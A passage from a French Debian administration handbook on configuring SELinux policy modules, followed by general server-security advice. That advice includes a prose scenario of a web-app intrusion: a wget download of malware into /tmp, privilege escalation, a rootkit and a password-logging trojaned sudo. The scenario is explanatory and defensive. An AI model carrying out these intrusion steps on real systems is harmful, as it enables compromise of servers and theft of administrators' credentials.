


FIGURE 14.4 *Transitions automatiques entre domaines*

14.5.2. La mise en route

Le code de SELinux est intégré dans les noyaux standards fournis par Debian et les programmes Unix de base le gèrent sans modification. Il est donc relativement simple d'activer SELinux.

La commande `apt install selinux-basics selinux-policy-default` installera automatiquement les paquets nécessaires pour configurer un système SELinux.

Le paquet `selinux-policy-default` contient un ensemble de règles standards. Par défaut, l'ensemble de règles ne restreint les accès que pour certains services très exposés. Les sessions utilisateur ne sont pas restreintes et il n'y a donc que peu de risques que SELinux bloque des opérations légitimes des utilisateurs. En revanche, cela permet d'apporter un surcroît de sécurité pour les services système fonctionnant sur la machine. Pour obtenir l'équivalent des anciennes règles « strictes », il faut simplement désactiver le module `unconfined` (la gestion des modules est détaillée plus loin).

Une fois les règles installées, il reste à étiqueter tous les fichiers disponibles (il s'agit de leur affecter un type). C'est une opération qu'il faut déclencher manuellement avec `fixfiles relabel`.

ATTENTION
**Politique de référence
absente de Jessie**

Les responsables du paquet source `refpolicy` n'ont malheureusement pas pu traiter à temps les bogues critiques du paquet, et ce dernier a donc été supprimé de Jessie. En pratique, cela signifie que les paquets `selinux-policy-*` ne sont pas disponibles dans Jessie, et qu'ils doivent être récupérés depuis une autre distribution. Nous espérons qu'ils reviendront dans une version corrective, ou dans les rétropортages. En attendant, vous pouvez les récupérer dans *Unstable*.

Ce triste constat montre au moins que SELinux n'est pas très populaire parmi les utilisateurs et développeurs qui se servent des versions de développement de Debian. C'est pourquoi, lorsqu'on choisit d'utiliser SELinux, il faut s'attendre à passer un temps non négligeable à l'adapter à ses besoins spécifiques.

Le système SELinux est prêt, il ne reste plus qu'à l'activer. Pour cela, il faut passer le paramètre `selinux=1 security=selinux` au noyau Linux. Le paramètre `audit=1` active les traces SELinux qui enregistrent les différentes opérations qui ont été refusées. Enfin, le paramètre `enforcing=1` permet de mettre en application l'ensemble des règles : en effet, par défaut SELinux fonctionne en mode `permissive` où les actions interdites sont tracées mais malgré tout autorisées. Il faut donc modifier le fichier de configuration du chargeur de démarrage GRUB pour ajouter les paramètres désirés. Le plus simple pour cela est de modifier la variable `GRUB_CMDLINE_LINUX` dans `/etc/default/grub` et d'exécuter `update-grub`. Au démarrage suivant, SELinux sera actif.

Signalons que le script `selinux-activate` automatise ces opérations et permet de forcer un étiquetage au prochain redémarrage, ce qui évite d'avoir des fichiers non étiquetés créés alors que SELinux n'était pas encore actif et que l'étiquetage était en cours.

14.5.3. La gestion d'un système SELinux

L'ensemble de règles SELinux est modulaire et son installation détecte et active automatiquement tous les modules pertinents en fonction des services déjà installés. Ainsi, le système est

immédiatement fonctionnel. Toutefois, lorsqu'un service est installé après les règles SELinux, il faut pouvoir activer manuellement un module de règles. C'est le rôle de la commande `semodule`. En outre, il faut pouvoir définir les rôles accessibles à chaque utilisateur ; pour cela c'est la commande `semanage` qu'il faudra utiliser.

Ces deux commandes modifient donc la configuration SELinux courante qui est stockée dans `/etc/selinux/default/`. Contrairement à ce qui se pratique d'habitude avec les fichiers de configuration de `/etc/`, ces fichiers ne doivent pas être modifiés manuellement. Il faut les manipuler en utilisant les programmes prévus pour cela.

Plus de documentation

SELinux ne disposant d'aucune documentation officielle rédigée par la NSA, la communauté a mis en place un wiki pour combler ce manque criant. Il rassemble beaucoup d'informations mais il faut tenir compte du fait que la majorité des contributeurs utilisant SELinux sont utilisateurs de Fedora (où SELinux est activé par défaut). La documentation a donc tendance à traiter du cas de cette distribution.

► <http://www.selinuxproject.org>

On consultera donc également la page dédiée à SELinux du wiki Debian ainsi que le blog de Russell Coker, un des développeurs Debian les plus actifs sur SELinux.

► <http://wiki.debian.org/SELinux>

► <http://etbe.coker.com.au/tag/selinux/>

Gestion des modules SELinux

Les modules SELinux disponibles sont stockés dans le répertoire `/usr/share/selinux/default/`. Pour activer un de ces modules dans la configuration courante, il faut employer `semodule -i module.pp.bz2`. L'extension `pp.bz2` signifie *policy package* que l'on pourrait traduire par « paquet de règles » (comprimé avec bzip2).

À l'inverse, la commande `semodule -r module` retire un module de la configuration courante. Enfin, la commande `semodule -l` liste les modules qui sont actuellement installés. La commande inclut également le numéro de version du module.

```
# semodule -i /usr/share/selinux/default/abrt.pp.bz2
# semodule -l
abrt      1.5.0    Disabled
accountsdl      1.1.0
acct      1.6.0
[...]
# semodule -e abrt
# semodule -d accountsdl
# semodule -l
abrt      1.5.0
accountsdl      1.1.0    Disabled
acct      1.6.0
[...]
# semodule -r abrt
# semodule -l
accountsdl      1.1.0    Disabled
acct      1.6.0
[...]
```

`semodule` recharge immédiatement la nouvelle configuration, sauf si l'on utilise l'option `-n`. Signalons également que le programme modifie par défaut la configuration courante (celle indiquée par la variable `SELINUXTYPE` dans `/etc/selinux/config`) mais qu'on peut en modifier une autre grâce à l'option `-s`.

Gestion des identités

Chaque fois qu'un utilisateur se connecte, il se voit attribuer une identité SELinux, qui va définir les rôles qu'il va pouvoir assumer. Ces deux correspondances (de l'utilisateur vers l'identité SELinux et de cette identité vers les rôles) se configurent grâce à la commande `semanage`.

La lecture de la page de manuel `semanage(8)` est indispensable, même si la syntaxe de cette commande ne varie guère selon les concepts manipulés. On retrouvera des options communes aux différentes sous-commandes : -a pour ajouter, -d pour supprimer, -m pour modifier, -l pour lister et -t pour indiquer un type (ou domaine).

`semanage login -l` liste les correspondances existantes entre identifiants d'utilisateurs et identités SELinux. Si un utilisateur n'a pas de correspondance explicite, il aura l'identité indiquée en face de `_default_`. La commande `semanage login -a -s user_u utilisateur` va associer l'identité `user_u` à l'utilisateur. Enfin, `semanage login -d utilisateur` va retirer la correspondance affectée à l'utilisateur.

```
# semanage login -a -s user_u rhertzog
# semanage login -l
```

Login Name	SELinux User	MLS/MCS Range	Service
<code>_default_</code>	<code>unconfined_u</code>	<code>SystemLow-SystemHigh</code>	*
<code>rhertzog</code>	<code>user_u</code>	<code>SystemLow</code>	*
<code>root</code>	<code>unconfined_u</code>	<code>SystemLow-SystemHigh</code>	*
<code>system_u</code>	<code>system_u</code>	<code>SystemLow-SystemHigh</code>	*

```
# semanage login -d rhertzog
```

`semanage user -l` liste les correspondances entre identité SELinux et rôles possibles. Ajouter une nouvelle identité nécessite de préciser d'une part les rôles correspondants et d'autre part, un préfixe d'étiquetage qui définira le type affecté aux fichiers personnels (`/home/utilisateur/*`). Le préfixe est à choisir entre `user`, `staff` et `sysadm`. Un préfixe « `staff` » donnera des fichiers typés `staff_home_dir_t`. La commande créant une identité est `semanage user -a -R rôles -P préfixe identité`. Enfin, une identité peut être supprimée avec `semanage user -d identité`.

```
# semanage user -a -R 'staff_r user_r' -P staff test_u
# semanage user -l
```

SELinux User	Labeling Prefix	MLS/ MCS Level	MCS Range	SELinux Roles
<code>root</code>	<code>sysadm</code>	<code>SystemLow</code>	<code>SystemLow-SystemHigh</code>	<code>staff_r sysadm_r system_r</code>
<code>staff_u</code>	<code>staff</code>	<code>SystemLow</code>	<code>SystemLow-SystemHigh</code>	<code>staff_r sysadm_r</code>
<code>sysadm_u</code>	<code>sysadm</code>	<code>SystemLow</code>	<code>SystemLow-SystemHigh</code>	<code>sysadm_r</code>
<code>system_u</code>	<code>user</code>	<code>SystemLow</code>	<code>SystemLow-SystemHigh</code>	<code>system_r</code>
<code>test_u</code>	<code>staff</code>	<code>SystemLow</code>	<code>SystemLow</code>	<code>staff_r user_r</code>
<code>unconfined_u</code>	<code>unconfined</code>	<code>SystemLow</code>	<code>SystemLow-SystemHigh</code>	<code>system_r unconfined_r</code>
<code>user_u</code>	<code>user</code>	<code>SystemLow</code>	<code>SystemLow</code>	<code>user_r</code>

```
# semanage user -d test_u
```

Gestion des contextes de fichiers, des ports et des booléens

Chaque module SELinux fournit un ensemble de règles d'étiquetage des fichiers, mais il est également possible de rajouter des règles d'étiquetage spécifiques afin de les adapter à un cas particulier. Ainsi, pour rendre toute l'arborescence /srv/www/ accessible au serveur web, on pourrait exécuter `semanage fcontext -a -t httpd_sys_content_t "/srv/www(/.*)?"`, puis `restorecon -R /srv/www/`. La première commande enregistre la nouvelle règle d'étiquetage et la seconde restaure les bonnes étiquettes en fonction des règles enregistrées.

D'une manière similaire, les ports TCP/UDP sont étiquetés afin que seuls les démons correspondants puissent y écouter. Ainsi, si l'on veut que le serveur web puisse également écouter sur le port 8 080, il faut exécuter la commande `semanage port -m -t http_port_t -p tcp 8080`.

Les modules SELinux exportent parfois des options booléennes qui influencent le comportement des règles. L'utilitaire `getsebool` permet de consulter l'état de ces options (`getsebool booléen` affiche une option et `getsebool -a` les affiche toutes). La commande `setsebool booléen valeur` change la valeur courante d'une option. L'option `-P` rend le changement permanent, autrement dit la nouvelle valeur sera celle par défaut et sera conservée au prochain redémarrage. L'exemple ci-dessous permet au serveur web d'accéder aux répertoires personnels des utilisateurs (utile dans le cas où ils ont des sites web personnels dans `~/public_html/` par exemple).

```
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> off
# setsebool -P httpd_enable_homedirs on
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> on
```

14.5.4. L'adaptation des règles

Puisque l'ensemble des règles (que l'on nomme *policy*) est modulaire, il peut être intéressant de développer de nouveaux modules pour les applications (éventuellement spécifiques) qui n'en disposent pas encore, ces nouveaux modules venant alors compléter la *reference policy*.

Le paquet *selinux-policy-dev* sera nécessaire, ainsi que *selinux-policy-doc*. Ce dernier contient la documentation des règles standards (`/usr/share/doc/selinux-policy-doc/html/`) et des fichiers exemples permettant de créer de nouveaux modules. Installons ces fichiers pour les étudier de plus près :

```
$ cp /usr/share/doc/selinux-policy-doc/Makefile.example Makefile
$ cp /usr/share/doc/selinux-policy-doc/example.fc .
$ cp /usr/share/doc/selinux-policy-doc/example.if .
$ cp /usr/share/doc/selinux-policy-doc/example.te .
```

Le fichier `.te` est le plus important : il définit les règles à proprement parler. Le fichier `.fc` définit les « contextes des fichiers », autrement dit les types affectés aux fichiers relatifs à ce module. Les informations du `.fc` sont utilisées lors de l'étiquetage des fichiers sur le disque. Enfin, le fichier `.if` définit l'interface du module ; il s'agit d'un ensemble de « fonctions publiques » qui permettent à d'autres modules de s'interfacer proprement avec celui en cours de création.

Rédiger un fichier `.fc`

La lecture de l'exemple qui suit suffit à comprendre la structure d'un tel fichier. Il est possible d'employer une expression rationnelle pour affecter le même contexte à plusieurs fichiers, voire à toute une arborescence.

Ex. 14.2 Fichier example.fc

```
# myapp executable will have:  
# label: system_u:object_r:myapp_exec_t  
# MLS sensitivity: s0  
# MCS categories: <none>  
  
/usr/sbin/myapp          --      gen_context(system_u:object_r:myapp_exec_t,s0)
```

Rédiger un fichier `.if`

Dans l'exemple suivant, la première interface (`myapp_domtrans`) sert à contrôler qui a le droit d'exécuter l'application et la seconde (`myapp_read_log`) fournit un droit de lecture sur les fichiers de logs de l'application.

Chaque interface doit générer un ensemble correct de règles comme s'il était directement placé dans un fichier `.te`. Il faut donc déclarer tous les types employés (avec la macro `gen_require`) et employer les directives standards pour attribuer des droits. Notons toutefois qu'il est possible d'employer des interfaces fournies par d'autres modules. La prochaine section en dévoilera plus sur la manière d'exprimer ces droits.

Ex. 14.3 Fichier example.if

```
## <summary>Myapp example policy</summary>  
## <desc>  
##     <p>  
##         More descriptive text about myapp. The <desc>  
##         tag can also use <p>, <ul>, and <ol>  
##         html tags for formatting.  
##     </p>  
##     <p>  
##         This policy supports the following myapp features:
```

```

##          <ul>
##          <li>Feature A</li>
##          <li>Feature B</li>
##          <li>Feature C</li>
##          </ul>
##      </p>
## </desc>
#
#####
## <summary>
##     Execute a domain transition to run myapp.
## </summary>
## <param name="domain">
##     Domain allowed to transition.
## </param>
#
interface('myapp_domtrans',
    gen_require(
        type myapp_t, myapp_exec_t;
    )
    domtrans_pattern($1,myapp_exec_t,myapp_t)
)

#####
## <summary>
##     Read myapp log files.
## </summary>
## <param name="domain">
##     Domain allowed to read the log files.
## </param>
#
interface('myapp_read_log',
    gen_require(
        type myapp_log_t;
    )
    logging_search_logs($1)
    allow $1 myapp_log_t:file r_file_perms;
)

```

DOCUMENTATION

Explications sur la *reference policy*

La *reference policy* évolue comme un projet libre au gré des contributions. Le projet est hébergé sur le site de Tresys, une des sociétés les plus actives autour de SELinux. Leur wiki contient des explications sur la structure des règles et sur la manière d'en créer de nouvelles.

► <https://github.com/TresysTechnology/refpolicy/wiki/GettingStarted>

Rédiger un fichier .te

Analysons le contenu du fichier `example.te` :

POUR ALLER PLUS LOIN

Langage de macro m4

Pour structurer proprement l'ensemble des règles, les développeurs de SELinux se sont appuyés sur un langage de création de macro-commandes. Au lieu de répéter à l'infini des directives `allow` très similaires, la création de fonctions « macro » permet d'utiliser une logique de plus haut niveau et donc de rendre l'ensemble de règles plus lisible.

Dans la pratique, la compilation des règles va faire appel à l'outil `m4` pour effectuer l'opération inverse : à partir des directives de haut niveau, il va reconstituer une grande base de données de directives `allow`.

Ainsi, les « interfaces » ne sont rien que des fonctions macro qui vont être remplacées par un ensemble de règles au moment de la compilation. De même, certaines permissions sont en réalité des ensembles de permissions qui sont remplacées par leur valeur au moment de la compilation.

```
policy_module(myapp,1.0.0) ①

#####
#
# Declarations
#

type myapp_t; ②
type myapp_exec_t;
domain_type(myapp_t)
domain_entry_file(myapp_t, myapp_exec_t) ③

type myapp_log_t;
logging_log_file(myapp_log_t) ④

type myapp_tmp_t;
files_tmp_file(myapp_tmp_t)

#####
#
# Myapp local policy
#

allow myapp_t myapp_log_t:file { read_file_perms append_file_perms }; ⑤

allow myapp_t myapp_tmp_t:file manage_file_perms;
files_tmp_filetrans(myapp_t,myapp_tmp_t,file)
```

- ① Le module doit être identifié par son nom et par son numéro de version. Cette directive est requise.

- ② Si le module introduit de nouveaux types, il doit les déclarer avec des directives comme celle-ci. Il ne faut pas hésiter à créer autant de types que nécessaires, plutôt que distribuer trop de droits inutiles.
- ③ Ces interfaces précisent que le type `myapp_t` est prévu pour être un domaine de processus et qu'il doit être employé pour tout exécutable étiqueté par `myapp_exec_t`. Implicitement, cela ajoute un attribut `exec_type` sur ces objets. Sa présence permet à d'autres modules de donner le droit d'exécuter ces programmes : ainsi, le module `userdomain` va permettre aux processus de domaine `user_t`, `staff_t` et `sysadm_t` de les exécuter. Les domaines d'autres applications confinées n'auront pas le droit de l'exécuter, sauf si les règles prévoient des droits similaires (c'est le cas par exemple pour `dpkg` avec le domaine `dpkg_t`).
- ④ `logging_log_file` est une interface fournie par la *reference policy* qui sert à indiquer que les fichiers étiquetés avec le type précisé en paramètre sont des fichiers de logs et doivent bénéficier des droits associés (par exemple ceux permettant à `logrotate` de les manipuler).
- ⑤ La directive `allow` est la directive de base qui permet d'autoriser une opération. Le premier paramètre est le domaine du processus qui sera autorisé à effectuer l'opération. Le second décrit l'objet qu'un processus du domaine aura le droit de manipuler. Ce paramètre prend la forme « `type:genre` » où `type` est son type SELinux et où `genre` décrit la nature de l'objet (fichier, répertoire, socket, fifo, etc.). Enfin, le dernier paramètre décrit les permissions (les opérations qui sont autorisées).

Les permissions se définissent comme des ensembles d'opérations autorisées et prennent la forme { `operation1 operation2` }. Il est également possible d'employer des macros qui correspondent aux ensembles de permissions les plus utiles. Le fichier `/usr/share/selinux-devel/include/support/obj_perm_sets.spt` permet de les découvrir.

La page web suivante fournit une liste relativement exhaustive des genres d'objet (*object classes*) et des permissions que l'on peut accorder :

► <http://www.selinuxproject.org/page/ObjectClassesPerms>

COMPLÉMENTS	
Pas de rôle dans les règles	<p>On peut s'étonner que les rôles n'interviennent à aucun moment dans la création des règles. SELinux emploie uniquement les domaines pour savoir quelles opérations sont permises. Le rôle n'intervient qu'indirectement en permettant à l'utilisateur d'accéder à un autre domaine. SELinux en tant que tel est basé sur une théorie connue sous le nom de <i>Type Enforcement</i> (Application de types) et le type (ou domaine) est le seul élément qui compte dans l'attribution des droits.</p>

Il ne reste plus qu'à trouver l'ensemble minimal des règles nécessaires au bon fonctionnement du service ou de l'application ciblé(e) par le module. Pour cela, il est préférable de bien connaître le fonctionnement de l'application et d'avoir une idée claire des flux de données qu'elle gère et/ou génère.

Toutefois, une approche empirique est possible. Une fois les différents objets impliqués correctement étiquetés, on peut utiliser l'application en mode permissif : les opérations normalement interdites sont tracées mais réussissent tout de même. Il suffit alors d'analyser ces traces pour identifier les opérations qu'il faut autoriser. Voici à quoi peut ressembler une de ces traces :

```
avc: denied { read write } for pid=1876 comm="syslogd" name="xconsole" dev=tmpfs
→ ino=5510 scontext=system_u:system_r:syslogd_t:s0 tcontext=system_u:object_r:
→ device_t:s0 tclass=fifo_file permissive=1
```

Pour mieux comprendre ce message, analysons-le bout par bout.

Message	Description
avc: denied	Une opération a été refusée.
{ read write }	Cette opération requérait les permissions read et write.
pid=1876	Le processus ayant le PID 1876 a exécuté l'opération (ou essayé de l'exécuter).
comm="syslogd"	Le processus était une instance de la commande syslogd.
name="xconsole"	L'objet visé s'appelait xconsole. Dans certains cas on peut aussi avoir une variable « path », avec un chemin d'accès complet.
dev=tmpfs	Le périphérique stockant l'objet est de type tmpfs. Pour un disque réel, nous pourrions voir la partition contenant l'objet (exemple : « sda3 »).
ino=5510	L'objet est identifié par le numéro d'inode 5510.
scontext=system_u:system_r:syslogd_t:s0	C'est le contexte de sécurité courant du processus qui a exécuté l'opération.
tcontext=system_u:object_r:device_t:s0	C'est le contexte de sécurité de l'objet cible.
tclass=fifo_file	L'objet cible est un fichier FIFO.

TABLE 14.1 Analyse d'une trace SELinux

Ainsi, il est possible de fabriquer une règle qui va autoriser cette opération, cela donnerait par exemple `allow syslogd_t device_t:fifo_file { read write }`. Ce processus est automatisable et c'est ce que propose la commande `audit2allow` du paquet `policycoreutils`. Une telle démarche ne sera utile que si les objets impliqués sont déjà correctement étiquetés selon ce qu'il est souhaitable de cloisonner. Dans tous les cas, il faudra relire attentivement les règles pour les vérifier et les valider par rapport à votre connaissance de l'application. En effet, bien souvent cette démarche donnera des permissions plus larges que nécessaires. La bonne solution est souvent de créer de nouveaux types et d'attribuer des permissions sur ces types uniquement. Il arrive également qu'un échec sur une opération ne soit pas fatal à l'application, auquel cas il peut être préférable d'ajouter une règle `dontaudit` qui supprime la génération de la trace malgré le refus effectif.

Compilation des fichiers

Une fois que les trois fichiers (`example.if`, `example.fc` et `example.te`) sont conformes aux règles que l'on veut créer, il suffit d'invoquer `make NAME=devel` pour générer un module dans le fichier `example.pp` (que l'on peut immédiatement charger avec `semodule -i example.pp`). Si plusieurs modules sont définis, `make` créera tous les fichiers `.pp` correspondants.

14.6. Autres considérations sur la sécurité

La sécurité n'est pas un simple problème de technique. C'est avant tout de bonnes habitudes et une bonne compréhension des risques. Cette section propose donc une revue de certains risques fréquents, ainsi qu'une série de bonnes pratiques, qui, selon le cas, amélioreront la sécurité ou réduiront l'impact d'une attaque fructueuse.

14.6.1. Risques inhérents aux applications web

L'universalité des applications web a entraîné leur multiplication et il est fréquent d'en avoir plusieurs en service : un *webmail*, un wiki, un groupware, des forums, une galerie de photos, un blog, etc. Un grand nombre de ces applications s'appuient sur les technologies LAMP (*Linux Apache Mysql PHP*). Malheureusement, beaucoup ont aussi été écrites sans faire trop attention aux problèmes de sécurité. Trop souvent, les données externes sont utilisées sans vérifications préalables et il est possible de subvertir l'appel d'une commande pour qu'il en résulte une autre, simplement en fournissant une valeur inattendue. Avec le temps, les problèmes les plus évidents ont été corrigés, mais de nouvelles failles de sécurité sont régulièrement découvertes.

VOCABULAIRE

Injection SQL

Lorsqu'un programme exécutant des requêtes SQL y insère des paramètres d'une manière non sécurisée, il peut être victime d'injections SQL. Il s'agit de modifier le paramètre de manière à ce que le programme exécute en réalité une version altérée de la requête SQL, soit pour endommager les données, soit pour récupérer des données auxquelles l'utilisateur ne devait pas avoir accès.

► http://fr.wikipedia.org/wiki/Injection_SQL

Il est donc indispensable de mettre à jour ses applications web régulièrement pour ne pas rester vulnérable au premier pirate (amateur ou pas) qui cherchera à exploiter cette faille connue. Selon le cas, le risque varie : cela va de la destruction des données à l'exécution de commandes arbitraires, en passant par le vandalisme du site web.

14.6.2. Savoir à quoi s'attendre

Ainsi donc, la vulnérabilité d'une application web est un point de départ fréquent pour un acte de piraterie. Voyons quelles peuvent en être les conséquences.

DÉCOUVERTE

Filtrer les requêtes HTTP

Il existe des modules pour Apache 2 qui permettent de filtrer les requêtes HTTP entrantes. Il est ainsi possible de bloquer certains vecteurs d'attaques : empêcher les dépassements de tampon en limitant la longueur de certains paramètres, par exemple. D'une manière générale, il est possible de valider en amont les paramètres envoyés à une application web et de restreindre l'accès à celle-ci selon de nombreux critères. Il est même possible de combiner cela avec une modification dynamique du pare-feu pour bloquer pendant quelques minutes un utilisateur ayant enfreint une des règles mises en place.

Ces vérifications sont pénibles à mettre en place, mais elles s'avèrent assez efficaces si l'on est contraint de déployer une application web à la sécurité incertaine.

mod-security2 (paquet *libapache2-mod-security2*) est le principal module qui peut être employé dans cette optique. Il est accompagné de nombreuses règles prêtes à l'emploi et simples à installer (dans le paquet *modsecurity-crs* package).

Selon l'intention du pirate, son intrusion sera plus ou moins évidente. Les *script-kiddies* se contentent d'appliquer les recettes toutes prêtées qu'ils trouvent sur des sites web. Le vandalisme d'une page web ou la suppression des données sont les issues les plus probables. Parfois, c'est plus subtil et ils ajoutent du contenu invisible dans les pages web afin d'améliorer le référencement de certains de leurs sites.

Un pirate plus avancé ne se contentera pas de ce maigre résultat. Un scénario catastrophe pourrait se poursuivre comme suit : le pirate a obtenu la possibilité d'exécuter des commandes en tant qu'utilisateur `www-data`, mais cela requiert de nombreuses manipulations pour chaque commande. Il va chercher à se faciliter la vie en installant d'autres applications web précisément développées pour exécuter à distance toutes sortes de commandes : naviguer dans l'arborescence, analyser les droits, télécharger des fichiers, en déposer, exécuter des commandes et, le summum, mettre à disposition un interpréteur de commandes par le réseau. Très fréquemment, la faille lui permettra de lancer un `wget` qui va télécharger un programme malfaisant dans `/tmp/` et il l'exécutera dans la foulée. Le programme sera téléchargé depuis un serveur étranger qui, lui aussi, a été compromis, l'intérêt étant de brouiller les pistes si jamais l'on voulait remonter à l'origine de l'attaque.

À ce stade, l'attaquant a tellement de liberté qu'il installe souvent un *bot IRC* (un robot qui se connecte à un serveur IRC et qui peut être commandé par ce biais). Il sert souvent à échanger des fichiers illégaux (films et logiciels piratés, etc.). Un pirate déterminé peut vouloir aller encore plus loin. Le compte `www-data` ne permet pas de profiter pleinement de la machine ; il va donc chercher à obtenir les priviléges de l'administrateur. C'est théoriquement impossible, mais si l'application web n'était pas à jour, il est probable que le noyau ou un autre programme ne le soit pas non plus. D'ailleurs, l'administrateur avait bien vu passer l'annonce d'une vulnérabilité, mais puisque cela n'était exploitable que localement et que le serveur n'avait pas d'utilisateur local, il n'a pas pris soin de mettre à jour. L'attaquant profite donc de cette deuxième faille pour obtenir un accès root.

VOCABULAIRE

Élévation des priviléges

Cette technique consiste à obtenir plus de droits qu'un utilisateur n'en a normalement. Le programme `sudo` est prévu pour cela : donner les droits d'administrateur à certains utilisateurs. On emploie aussi la même expression pour désigner l'action d'un pirate qui exploite une faille pour obtenir des droits qu'il ne possède pas. En anglais, l'expression est *privilege escalation*.

Maintenant qu'il règne en maître sur la machine, il va essayer de garder cet accès privilégié aussi longtemps que possible. Il va installer un *rootkit* : il s'agit d'un programme qui va remplacer certains composants du système afin de ré-obtenir facilement les priviléges d'administrateur et qui va tenter de dissimuler son existence, ainsi que les traces de l'intrusion. Le programme `ps`

ométrera certains processus, le programme `netstat` ne mentionnera pas certaines connexions actives, etc. Grâce aux droits root, l'attaquant a pu analyser tout le système, mais il n'a pas trouvé de données importantes. Il va alors essayer d'accéder à d'autres machines du réseau de l'entreprise. Il analyse le compte de l'administrateur local et consulte les fichiers d'historique pour retrouver les machines auxquelles l'administrateur s'est connecté. Il peut remplacer `sudo` par une version modifiée qui enregistre (et lui fait parvenir) le mot de passe saisi. La prochaine fois que l'administrateur viendra effectuer une opération sur ce serveur, le pirate obtiendra son mot de passe et pourra librement l'essayer sur les serveurs détectés.

Pour éviter d'en arriver là, il y a de nombreuses mesures à prendre. Les prochaines sections s'attacheront à en présenter quelques-unes.

14.6.3. Bien choisir les logiciels

Une fois sensibilisé aux problèmes potentiels de sécurité, il faut y faire attention à toutes les étapes de la mise en place d'un service et en premier lieu, lors du choix du logiciel à installer. De nombreux sites comme SecurityFocus.com recensent les vulnérabilités découvertes et on peut ainsi se faire une idée de la sûreté d'un logiciel avant de le déployer. Il faut évidemment mettre en balance cette information avec la popularité dudit logiciel : plus nombreux sont ses utilisateurs, plus il constitue une cible intéressante et plus il sera scruté de près. Au contraire, un logiciel anodin peut être truffé de trous de sécurité, mais comme personne ne l'utilise, aucun audit de sécurité n'aura été réalisé.

VOCABULAIRE

Audit de sécurité

Un audit de sécurité est une lecture et une analyse du code source afin de trouver toutes les failles de sécurité qu'il pourrait contenir. Un audit est souvent préventif ; il est réalisé pour s'assurer que le programme est conforme à certaines exigences de sécurité.

Le monde du logiciel libre offre souvent le choix. Il faut prendre le temps de bien choisir en fonction de ses critères propres. Plus un logiciel dispose de fonctionnalités intégrées, plus le risque est grand qu'une faille se cache quelque part dans le code. Il ne sert donc à rien de retenir systématiquement le logiciel le plus avancé ; il vaut souvent mieux privilégier le logiciel le plus simple qui répond à tous les besoins exprimés.

VOCABULAIRE

Zero day exploit

Une attaque de type *zero day exploit* est imparable. Il s'agit d'une attaque utilisant une faille qui n'est pas encore connue des auteurs du logiciel.

14.6.4. Gérer une machine dans son ensemble

La plupart des distributions Linux installent en standard un certain nombre de services Unix ainsi que de nombreux utilitaires. Dans bien des cas, ils ne sont pas nécessaires au bon fonctionnement des services que l'administrateur met en place sur la machine. Comme bien souvent en sécurité, il vaut mieux supprimer tout ce qui n'est pas nécessaire. En effet, cela ne sert à rien

de s'appuyer sur un serveur FTP sécurisé si une faille dans un service inutilisé fournit un accès administrateur à la machine.

C'est la même logique qui incite à configurer un pare-feu n'autorisant l'accès qu'aux services qui doivent être accessibles au public.

Les capacités des ordinateurs permettent facilement d'héberger plusieurs services sur une même machine. Ce choix se justifie économiquement : un seul ordinateur à administrer, moins d'énergie consommée, etc. Mais du point de vue de la sécurité, ce choix est plutôt gênant. La compromission d'un service entraîne souvent l'accès à la machine complète et donc aux données des autres services hébergés sur le même ordinateur. Pour limiter les risques de ce point de vue, il est intéressant d'isoler les différents services. Cela peut se faire soit avec de la virtualisation, chaque service étant hébergé sur une machine virtuelle ou un conteneur dédié, soit avec AppArmor/SELinux, en paramétrant les droits associés au démon (programme serveur) en charge de chaque service.

14.6.5. Les utilisateurs sont des acteurs

Lorsqu'on parle de sécurité, on pense immédiatement à la protection contre les attaques des pirates anonymes qui se camouflent dans l'immensité d'Internet. On oublie trop souvent que les risques proviennent aussi de l'intérieur : un employé en instance de licenciement qui télécharge des dossiers sur les projets les plus importants et qui les propose à la concurrence, un commercial négligent qui reste connecté pendant qu'il s'absente alors qu'il reçoit un nouveau prospect, un utilisateur maladroit qui a supprimé le mauvais répertoire par erreur, etc.

La réponse à ces problématiques passe parfois par de la technique : il ne faut pas donner plus que les accès nécessaires et il convient d'avoir des sauvegardes régulières. Mais dans la plupart des cas, il s'agit avant tout de prévention en formant les utilisateurs afin qu'ils puissent mieux éviter les risques.

DÉCOUVERTE

autolog

Le paquet *autolog* fournit un logiciel déconnectant automatiquement les utilisateurs inactifs (après un délai configurable). Il tue aussi les processus utilisateurs qui persistent après la déconnexion de ces derniers (en les empêchant ainsi d'avoir leurs propres démons).

14.6.6. Sécurité physique

Il ne sert à rien de sécuriser l'ensemble de vos services si les ordinateurs sous-jacents ne sont pas eux-mêmes protégés. Il est probablement judicieux que les données les plus importantes soient stockées sur des disques en RAID que l'on peut remplacer à chaud, parce que justement on tient à garantir leur préservation malgré la faillibilité des disques. Mais il serait regrettable qu'un livreur de pizza puisse s'introduire dans le bâtiment et faire un saut dans la salle des serveurs pour emmener les quelques disques... Qui a accès à la salle des machines ? Y a-t-il une surveillance des accès ? Voilà quelques exemples de questions qu'il faut se poser lorsque l'on considère le problème de la sécurité physique.

On peut aussi inclure sous cette bannière la prise en compte des risques d'accidents tels que les incendies. C'est ce risque qui justifie que les sauvegardes soient stockées dans un autre bâtiment ou du moins dans un coffre ignifugé.

14.6.7. Responsabilité juridique

En tant qu'administrateur, vous bénéficiez, implicitement ou non, de la confiance des utilisateurs ainsi que des autres usagers du réseau. Évitez toute négligence dont des malfaisants sauraient profiter .

